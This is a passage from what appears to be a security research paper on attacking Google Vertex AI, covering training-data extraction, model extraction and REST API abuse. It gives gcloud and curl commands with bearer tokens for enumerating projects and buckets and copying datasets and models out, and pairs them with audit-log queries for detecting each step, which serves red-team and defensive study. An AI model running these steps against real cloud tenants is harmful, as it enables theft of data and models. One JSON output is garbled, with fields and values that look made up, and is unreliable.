<span>Explain this log entry</span> <span>Copy</span> <span>Similar entries</span> <span>Expand nested fields</span> <span>Hide log summary</span>						
↓ { insertId: "1de9kque4pc16" logName: "projects/coral-marker-414313/logs/claudaudit.googleapis.com%2Factivity" protoPayload: { @type: "type.googleapis.com/google.cloud.audit.AuditLog" authenticationInfo: { principalEmail: "brett.hawkins@redacted.com" principalSubject: "user:brett.hawkins@redacted.com" } authorizationInfo: [1] methodName: "google.cloud.aiplatform.ui.DatasetService.UpdateDataset" request: {3} requestMetadata: {4} resourceName: "projects/67870862563/locations/us-central1/datasets/891997499730952192" serviceName: "aiplatform.googleapis.com" } receiveTimestamp: "2024-04-19T13:54:04.936299688Z" resource: {2} severity: "NOTICE" timestamp: "2024-04-19T13:54:04.502841309Z" }						


*Showing log activity for updating dataset*

## Data Extraction

There are two methods to perform training data extraction. This can be performed either through the web interface or the Google Cloud CLI.

### *Web Interface*

A summary diagram is shown below on the process to conduct a data extraction attack within Vertex AI.



*Vertex AI data extraction via web interface summary diagram*

A given dataset will have a dataset location, typically correlating to a Google Cloud storage bucket.

Properties	Value
Created	Apr 18, 2024 2:02 PM
Dataset format	CSV
Dataset location(s)	<a href="gs://cloud-ai-plat...set -POISONED.csv">gs://cloud-ai-plat...set -POISONED.csv</a>
Encryption type	Google-managed

*Viewing dataset properties*


Navigate to the raw dataset location and press the “Download” button. This will download the data to your machine.

Buckets > cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d > someFolder

Name	Size	Type	Created	Storage class	Last modified	Public access
<input type="checkbox"/> diabetes_dataset-POISONED.csv	18.5 KB	text/csv	Apr 19, 2024, 9:54:03 AM	Regional	Apr 19, 2024, 9:54:03 AM	Not public
<input checked="" type="checkbox"/> diabetes_dataset.csv	18.5 KB	text/csv	Apr 18, 2024, 2:02:55 PM	Regional	Apr 18, 2024, 2:02:55 PM	Not public
<input type="checkbox"/> some-other-dataset-blah.csv	4.4 MB	text/csv	Apr 5, 2024, 9:59:21 AM	Regional	Apr 5, 2024, 9:59:21 AM	Not public
<input type="checkbox"/> transformations-automl-tabular-2...	532 B	application/json	Apr 6, 2024, 2:30:12 PM	Regional	Apr 6, 2024, 2:30:12 PM	Not public

*Downloading raw dataset*

As you can see, the training dataset that was being used has been downloaded to our machine, showing a successful data extraction attack.



*Showing downloaded data*

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.ui.DatasetService.GetDataset"
```

Query results 13 log entries

SEVERITY TIME EDT ↓ SUMMARY Edit Summary fields Wrap lines

2024-04-19 10:03:13.320 aiplatform.googleapis.com ...atform.ui.DatasetService.GetDataset "...google.cloud.aiplatform.ui.DatasetService.GetDataset", principal\_email: "b...


Explain this log entry Copy Similar entries Expand nested fields Hide log summary

insertId: "1v5rta4e4fara"  
logName: "projects/coral-marker-414313/logs/cloudaudit.googleapis.com%2Fdata\_access"  
protoPayload: {  
 @type: "type.googleapis.com/google.cloud.audit.AuditLog"  
 authenticationInfo: {  
 principalEmail: "brett.hawkins@redacted"  
 principalSubject: "user:brett.hawkins@redacted"  
 }  
 authorizationInfo: [1]  
 methodName: "google.cloud.aiplatform.ui.DatasetService.GetDataset"  
 request: {2}  
 requestMetadata: {4}  
 resourceName: "projects/6780862563/locations/us-central1/datasets/891997499730952192"  
 serviceName: "aiplatform.googleapis.com"  
}  
receiveTimestamp: "2024-04-19T14:03:13.670756864Z"  
resource: {2}  
severity: "INFO"  
timestamp: "2024-04-19T14:03:13.320451148Z"

### *Showing log activity for accessing dataset*

*Google Cloud CLI*

This can also be performed with the Google Cloud CLI to download the dataset from the Google Cloud storage bucket. A summary diagram is shown below on the process to conduct a data extraction attack within Vertex AI.



Vertex AI data extraction via Google Cloud CLI summary diagram

First, list the available projects.

```
gcloud projects list
```

PROJECT_ID	NAME	PROJECT_NUMBER
coral-marker-414313	My First Project	67870862563
imposing-league-414314	My First Project	896465053919
sigma-lyceum-419319	My Project	98785 105931367384

*Output listing projects*

Next, list the available storage buckets for a given project.

```
gcloud storage ls --project=[PROJECT_NAME]
```

```
C:\Users\hawk>gcloud storage ls --project=coral-marker-414313

gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/
gs://cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d/
```

*Listing storage buckets*

Start listing the contents of the storage buckets to discover any potential training datasets.

```
gcloud storage ls gs://[STORAGE_BUCKET_NAME]
```

```
PS C:\Users\hawk> gcloud storage ls gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/

gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/bank-full.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/diabetes_dataset.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/taxi-fare-train-POISONED.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/taxi-fare-train-UPDATED.csv
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213044533.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213060130.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213064420.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/transformations-automl-tabular-20240213083420.json
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/1028767125499543552/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/67870862563/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/7385035049579577344/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/8259296327242874880/
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-6771511684449173504/
```

*Listing contents of storage bucket*

Then you can start downloading the training datasets by providing the files to download.

```
gcloud storage cp gs://[STORAGE_BUCKET_NAME]/[PATH_TO_DATASET]
[OUTPUT_FILE_PATH]
```

```

PS C:\Users\hawk> gcloud storage cp gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/diabetes_dataset.csv

Copying gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/diabetes_dataset.csv to file:///C:/Users/hawk/Downloads/data_extracted/diabetes_dataset.csv

PS C:\Users\hawk> dir C:\Users\hawk\Downloads\data_extracted

Directory: C:\Users\hawk\Downloads\data_extracted

Mode                LastWriteTime         Length Name
----              -----        -----
-a---  3/20/2024  3:17 PM           4610348 bank-full.csv
-a---  3/20/2024  3:17 PM            18937 diabetes_dataset.csv

```


*Downloading training data files*

When conducting this activity via the Google Cloud CLI, this activity is not logged within the Vertex AI audit logs, since you are only interacting with the Google Cloud Storage REST API. However, this activity can be identified when Google Cloud Storage audit logs are enabled.

```

protoPayload.methodName = "storage.objects.get" AND
(protoPayload.resourceName =
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]" OR
protoPayload.resourceName =
"projects/_/buckets/[BUCKET]/objects/[PATH]/[TO]/[DATASET_FILE]")
)

```




*Identifying dataset extraction activity*

## Model Extraction

There are two methods to perform model extraction. This can be performed either through the web interface or the Google Cloud CLI.

### *Web Interface*

A summary diagram is shown below on the process to conduct a model extraction attack within Vertex AI.



*Vertex AI model extraction via web interface summary diagram*

Navigate to “Model Registry” and choose a given model.

The screenshot shows the Vertex AI interface with the 'Model Registry' tab selected. On the left, there's a sidebar with sections like 'TOOLS', 'NOTEBOOKS', 'VERTEX AI STUDIO', 'DATA', 'MODEL DEVELOPMENT', and 'DEPLOY AND USE'. Under 'MODEL DEVELOPMENT', 'Experiments' is selected. In the main area, a table lists models. One row is highlighted for 'bank-marketing'. A tooltip for 'Region' shows 'us-central1 (Iowa)'. There are 'CREATE' and 'IMPORT' buttons at the top right.

Name	Default version
bank-marketing	1

*Viewing model registry*

Select the “Export” button.

The screenshot shows the Vertex AI interface with the 'EVALUATE' tab selected. At the top, it shows 'bank-marketing' and 'Version 1'. Below that, there are buttons for 'VIEW DATASET', 'EXPORT', 'COMPARE', and 'CREATE EVALUATION'. The 'EXPORT' button is highlighted. The sidebar on the left includes 'Dashboard' and 'Model Garden'.

*Exporting model*

Vertex AI only allows you to export to a Google Cloud storage location. After choosing a location, press “Export”.

Export model

Export to Cloud Storage

Export your model as a TensorFlow package to run your model on edge devices.

1. Export your model as a TensorFlow package.

Destination folder on Cloud Storage \*  
 gs:// cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8ead/ [BROWSE](#)

**EXPORT**
2. Model export takes a couple of minutes. After exporting is finished, copy the package to your computer using the following command:

\$ gsutil cp -r gs://cloud-ai-platform-18195e29-682d-4d9

**CLOSE**

*Choose to export to cloud storage*

Navigate to the Google Cloud storage bucket, and then you can download the saved model and its assets and variables.

Buckets > cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8ead > model-6771511684449173504 > tf-saved-model <a href="#">View</a>												
UPLOAD FILES		UPLOAD FOLDER		CREATE FOLDER		TRANSFER DATA ▾		MANAGE HOLDS				
Filter by name prefix only ▾		Filter objects and folders						Show <a href="#">Live objects only</a> ▾				
–	Name	Size	Type	Created	?	Storage class	Last modified	Public access	?	Version history	?	Encr
<input type="checkbox"/>	<a href="#">2024-02-14T20:41:19.966619Z/</a>	–	Folder	–	–	–	–	–	–	–	–	
<input type="checkbox"/>	<a href="#">2024-02-14T21:12:30.643802Z/</a>	–	Folder	–	–	–	–	–	–	–	–	
<input checked="" type="checkbox"/>	<a href="#">2024-04-19T14:17:29.126055Z/</a>	–	Folder	–	–	–	–	–	–	–	–	

*Downloading saved model*

We can see the extracted model on our machine. This shows a successful model extraction attack within Vertex AI.

```
C:\Users\hawk>dir C:\Temp\2024-04-19T14$117$129.126055Z
Volume in drive C has no label.
Volume Serial Number is 524F-42EE

Directory of C:\Temp\2024-04-19T14$117$129.126055Z

04/19/2024  10:21 AM    <DIR>          .
04/19/2024  10:21 AM    <DIR>          ..
04/19/2024  10:21 AM                176 environment.json
04/19/2024  10:21 AM                460 feature_attributions.yaml
04/19/2024  10:21 AM                4,592 final_model_structure.pb
04/19/2024  10:21 AM                1,187 instance.yaml
04/19/2024  10:20 AM    <DIR>          predict
04/19/2024  10:21 AM                737 prediction_schema.yaml
04/19/2024  10:21 AM                13 tables_server_metadata.pb
04/19/2024  10:21 AM                197 transformations.pb
               7 File(s)           7,362 bytes
               3 Dir(s)   2,311,323,648 bytes free
```

*Showing downloaded model file*

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.ui.ModelService.ExportModel"
```


Query results 2 log entries

SEVERITY	TIME	EDIT	SUMMARY	Wrap lines
i	2024-04-19 10:17:38.446		aiplatform.googleapis.com ...latform.ui.ModelService.ExportModel "google.cloud.aiplatform.ui.ModelService.ExportModel", principal_email:brett.hawkins@██████████.com	<input checked="" type="checkbox"/> Summary fields <input type="checkbox"/> Wrap lines
<input type="button" value="Explain this log entry"/> <input type="button" value="Copy"/> <input type="button" value="Similar entries"/> <input type="button" value="Expand nested fields"/> <input type="button" value="Hide log"/> <pre> {   insertId: "-8v3s2gc1my"   logName: "projects/coral-marker-414313/logs/claudaudit.googleapis.com%2Factivity"   operation: {3}   protoPayload: {     @type: "type.googleapis.com/google.cloud.audit.AuditLog"     authenticationInfo: {       principalEmail: "brett.hawkins@██████████.com"     }     authorizationInfo: [1]     methodName: "google.cloud.aiplatform.ui.ModelService.ExportModel"     requestMetadata: {4}     resourceName: "projects/67870862563/locations/us-central1/models/6771511684449173504@1"     serviceName: "aiplatform.googleapis.com"     status: {0}   }   receiveTimestamp: "2024-04-19T14:17:39.026105209Z"   resource: {2}   severity: "NOTICE"   timestamp: "2024-04-19T14:17:38.446457Z" } </pre>				

Showing log activity for exporting model

## Google Cloud CLI

A summary diagram is shown below on the process to conduct a model extraction attack within Vertex AI.



Vertex AI model extraction via Google Cloud CLI summary diagram

You can recursively search for any serialized model formats<sup>65</sup>, such as .pb files for example. Other file types that can be searched are .mlmodel, .onnx, .pkl, .h5 and .pmml.

```
gcloud storage ls --recursive gs://[BUCKET_NAME]/**/*.pb
```

In this case we are searching for .pb files, and one of the files that appeared in the results was saved\_model.pb. Therefore, we will recursively copy the directory where that file resides to obtain the serialized model, along with all assets and variables used. This demonstrates successfully extracting a model using the Google Cloud CLI.

```
gcloud storage cp --recursive  
gs://[BUCKET_NAME]/[FOLDER_PATH]/[FOLDER_PATH_IDENTIFIED]/*  
[OUTPUT_FILE_PATH]
```

This PC > Local Disk (C:) > Users > hawk > Downloads > model_extract >		
Name	Date modified	Type
assets	3/20/2024 3:57 PM	File folder
assets.extra	3/20/2024 3:57 PM	File folder
variables	3/20/2024 3:57 PM	File folder
saved_model.pb	3/20/2024 3:57 PM	PB File

*Showing exfiltrated model files*

When conducting this activity via the Google Cloud CLI, this activity is not logged within the Vertex AI API audit logs, since you are only interacting with the Google Cloud Storage REST API. However, this activity can be identified when Google Cloud Storage audit logs are enabled.

```
protoPayload.methodName = "storage.objects.get" AND (  
SEARCH(protoPayload.resourceName, ".pb") OR  
SEARCH(protoPayload.resourceName, ".mlmodel") OR  
SEARCH(protoPayload.resourceName, ".onnx") OR  
SEARCH(protoPayload.resourceName, ".pkl") OR  
SEARCH(protoPayload.resourceName, ".h5") OR  
SEARCH(protoPayload.resourceName, ".pmml")  
)
```

---

<sup>65</sup><https://towardsdatascience.com/guide-to-file-formats-for-machine-learning-columnar-training-inferencing-and-the-feature-store-2e0c3d18d4f9>

The screenshot shows the Google Cloud Logging interface with the following details:

```

Query results 24 log entries
Find in results Correlate by Download
SEVERITY TIME EDT SUMMARY Edit Summary fields Wrap lines
Explain this log entry Copy Similar entries Expand nested fields Hide log summary

{
  insertId: "1pvk7m9eliiwt"
  logName: "projects/coral-marker-414313/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {1}
    authorizationInfo: [1]
    methodName: "storage.objects.get"
    requestMetadata: {4}
    resourceLocation: {1}
    resourceName:
      "projects/_/buckets/cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/objects/model-67715116844491735
      saved-model/2024-04-19T14:17:29.126055Z/predict/001/saved_model.pb"
    serviceName: "storage.googleapis.com"
  }
}

```

*Identifying model extraction activity*

## REST API Abuse

There are several activities you can conduct by abusing the Google Cloud REST API<sup>66</sup>. Text in **bold** would need to be updated based on your environment.

### List Projects

First, you will want to list all the available projects using the Projects REST API<sup>67</sup>. This will be required for subsequent activities, such as interacting with datasets or models.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://cloudresourcemanager.googleapis.com/v1/projects?alt=json&filter=lifecycleState%3AACTIVE&pageSize=500"
```

Make note of the project name returned in the `projectId` value.

---

<sup>66</sup><https://cloud.google.com/apis/docs/overview>

<sup>67</sup><https://cloud.google.com/resource-manager/reference/rest/v1/projects>

```
"projects": [
  {
    "projectNumber": "105931367384",
    ["projectId": "sigma-lyceum-419319",
     "lifecycleState": "ACTIVE",
     "name": "My Project 98785",
     "createTime": "2024-04-04T19:11:16.669Z",
     "parent": {
       "type": "organization",
       "id": "135702374976"
     }
   },
   {
     "projectNumber": "896465053919".
     ["projectId": "imposing-league-414314",
      "lifecycleState": "ACTIVE",
      "name": "My First Project",
      "createTime": "2024-02-14T14:00:04.045Z",
      "parent": {
        "type": "organization",
        "id": "135702374976"
      }
    }
]
```

*Listing projects*

### ***List Datasets***

First, you need to list all the available regions for a given project.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://apigateway.googleapis.com/v1/projects/[PROJECT_NAME]/locations"
```

Then for each region, you can run the below command to list all the available datasets for a project by using the projects.locations.datasets REST API<sup>68</sup>.

```
curl -H "Authorization: Bearer [TOKEN]" "https://[REGION]-
aiplatform.googleapis.com/v1/projects/[PROJECT_NAME]/locations/[REGIO
N]/datasets"
```

Make note of the values in the `name` and `gcsSource` keys.

---

<sup>68</sup><https://cloud.google.com/vertex-ai/docs/reference/rest/v1/projects.locations.datasets>

```

"datasets": [
  {
    "name": "projects/67870862563/locations/us-central1/datasets/891997499730",
    "displayName": "diabetes-dataset",
    "metadataSchemaUri": "gs://google-cloud-aiplatform/schema/dataset/metadata",
    "createTime": "2024-04-18T18:02:18.844645Z",
    "updateTime": "2024-04-19T13:54:04.542530Z",
    "etag": "AMEw9yPU_eFgijJQKbI6VEHj83aepEtI1_UBwQU-11QB2-xx4uxf0vRb02l4zNo",
    "metadata": {
      "inputConfig": {
        "gcsSource": {
          "uri": [
            "gs://cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d/some"
          ]
        }
      }
    }
  }
]

```

*Output for listing datasets*

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.ListDatasets"
```

The screenshot shows the Google Cloud Log Explorer interface with a single log entry. The log entry details a REST API call to the DatasetService.ListDatasets method. The protoPayload field contains the full JSON representation of the API request, which includes fields like insertId, logName, methodName, numResponseItems, and resourceNames. The timestamp of the log entry is 2024-04-19 10:28:45.739131738Z.

```

Query results 1 log entry
SEVERITY TIME EDT ↓ SUMMARY Edit Summary fields Wrap lines
▼ i 2024-04-19 10:28:45.739 aiplatform.googleapis.com ...form.v1.DatasetService.ListDatasets", p
"google.cloud.aiplatform.v1.DatasetService.ListDatasets", p
Explain this log entry Copy Similar entries Expand nested fields
{
  insertId: "12kush9d4anx"
  logName: "projects/coral-marker-414313/logs/cloudaudit.googleapis.com%2Fdata_access"
  protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
    authenticationInfo: {
      principalEmail: "brett.hawkins@redacted"
      principalSubject: "user:brett.hawkins@redacted"
    }
    authorizationInfo: [1]
    methodName: "google.cloud.aiplatform.v1.DatasetService.ListDatasets"
    numResponseItems: "2"
    request: {2}
    requestMetadata: {4}
    resourceName: "projects/coral-marker-414313/locations/us-central1"
    response: {1}
    serviceName: "aiplatform.googleapis.com"
  }
  receiveTimestamp: "2024-04-19T14:28:46.299510607Z"
  resource: {2}
  severity: "INFO"
  timestamp: "2024-04-19T14:28:45.739131738Z"
}

```

*Showing log activity for listing datasets via REST API*

### **Download Dataset – Data Extraction Attack**

Based on the reconnaissance you conducted when listing datasets (see [List Datasets](#)), you can use the below commands to download a given dataset file using the Storage REST API<sup>69</sup>. This first command will be used to get the mediaLink value that will be needed for the subsequent download request.

```
curl -H "Authorization: Bearer [TOKEN]"  
"https://storage.googleapis.com/storage/v1/b/[BUCKET]/o?alt=json&prefix=[FOLDER_PATH]&item=[FILE_NAME]"
```

Take note of the mediaLink value in the response.

```
{  
  "kind": "storage#object",  
  "id": "cloud-ai-platform-18195e29  
  "selfLink": "https://www.googleapis.com/storage/v1/b/cloud-ai-platform-18195e29/o?alt=json&prefix=taxi-fare-train-UPDATED&item=taxi-fare-train-UPDATED.csv",  
  "mediaLink": "https://storage.googleapis.com/storage/v1/b/cloud-ai-platform-18195e29/o?alt=media&generation=1707924017735017&name=taxi-fare-train-UPDATED.csv",  
  "name": "taxi-fare-train-UPDATED.csv",  
  "bucket": "cloud-ai-platform-18195e29",  
  "generation": "1707924017735017",  
  "size": 104857600, "crc32c": "A8E8D9", "md5Hash": "C9B8A8A8A8A8A8A8A8A8A8A8A8A8A8A8", "contentType": "text/csv", "storageClass": "STANDARD", "cacheControl": "no-cache", "modifiedTime": "2019-05-07T14:45:27.000Z", "createdTime": "2019-05-07T14:45:27.000Z", "etag": "EAD8D33D8D8D8D8D8D8D8D8D8D8D8D8D", "metageneration": "1", "ownerEmail": "cloud-ai-platform@cloud-ai-platform.iam.gserviceaccount.com", "ownerName": "Cloud AI Platform", "teamEmail": "cloud-ai-platform@cloud-ai-platform.iam.gserviceaccount.com", "teamName": "Cloud AI Platform", "versionId": "1707924017735017", "httpBody": null}
```

*Output getting media link*

After you have obtained the mediaLink for a file such as the dataset, you can use the below command with the Storage REST API to download the file. This will download the full training dataset and will facilitate a [Data Extraction](#) attack.

```
curl -H "Authorization: Bearer [TOKEN]" "[MEDIA_LINK]" -o  
[OUTPUT_FILE]
```

---

<sup>69</sup>[https://cloud.google.com/storage/docs/json\\_api](https://cloud.google.com/storage/docs/json_api)

```
% Total     % Received % Xferd  Average Speed   Time     Time     Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100 3036k  100 3036k    0      0  5432k      0  --::--  --::--  --::-- 5442k
hawk@WIN-7713113:~$ head outputfile
type, vendor_id, rate_code, passenger_count, trip_time_in_secs, trip_distance, payment_type, fare_amount, surcharge, tip_amount, total_amount
TRAIN,CMT,1,1,1271,3.8,CRD,500
TRAIN,CMT,1,1,474,1.5,CRD,500
TRAIN,CMT,1,1,637,1.4,CRD,500
```

*Downloading dataset file*

